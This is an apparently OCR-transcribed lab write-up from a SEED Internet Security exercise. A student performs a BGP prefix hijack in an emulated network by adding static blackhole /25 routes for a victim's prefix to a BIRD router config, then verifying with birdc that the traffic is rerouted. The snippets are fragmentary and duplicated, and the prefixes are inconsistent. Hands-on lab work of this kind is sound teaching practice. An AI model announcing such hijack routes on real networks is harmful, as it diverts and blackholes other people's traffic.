
```
protocol static hijacks {
  ipv4 { table t_bgp; };
  route 10.164.0.0/25 blackhole    {
          bgp_large_community.add(LOCAL_COMM);
  };
  route 10.164.0.128/25 blackhole {
          bgp_large_community.add(LOCAL_COMM);
  };
}
```

How do we put the below file into the router






```
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (161, 0, 0);
define CUSTOMER_COMM = (161, 1, 0);
define PEER_COMM = (161, 2, 0);
define PROVIDER_COMM = (161, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
```




```
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp u_as3 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.103.0.161 as 161;
    neighbor 10.103.0.3 as 3;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
```

```
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static hijacks {
        ipv4 { table t_bgp; };
        route 10.154.0.0/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
        route 10.154.0.128/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
}
```

Copy the above file in the router 161


```
seed@ip-172-31-44-212: ~/Internet_Security/LAB-9/Labsetup/task5
File  Edit  View  Search  Terminal  Help
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup$ ls
README.md  mini-internet.py  output  task1  task2  utilities
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup$ mkdir task5
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup$ cd task5
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp adc48aseed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker
cp adc48acc2ad1:/etc/bird/bird.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp adc48acc2ad1:/etc/bird/bird.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp --help

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem

Use '-' as the source to read a tar archive from stdin
and extract it to a directory destination in a container.
Use '-' as the destination to stream a tar archive of a
container source to stdout.

Options:
  -a, --archive       Archive mode (copy all uid/gid information)
  -L, --follow-link   Always follow symbol link in SRC_PATH
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird.conf adc48acc2ad1:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
```

For executing the file in the router


```
161/router0
}

root@adc48acc2ad1 / # cat /etc/bird/bird.conf
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";
```

AS161/router0
ASN: 161
Name: router0
Role: Router
IP: net0,10.161.0.254/24
IP: ix103,10.103.0.161/24


We are able to see static high jacks




Now we need to reload the configuration




We need to show route all to the victim




We use birdc show route all to the victim prefix.




There's a route announced by As-154
We need to show the attackers advertisement




Rerouted to 161 for the 1st half of the address base





Second half of the address base also rerouted to 161
Before we launch the attack we are able to access 155
We did not get any reply here






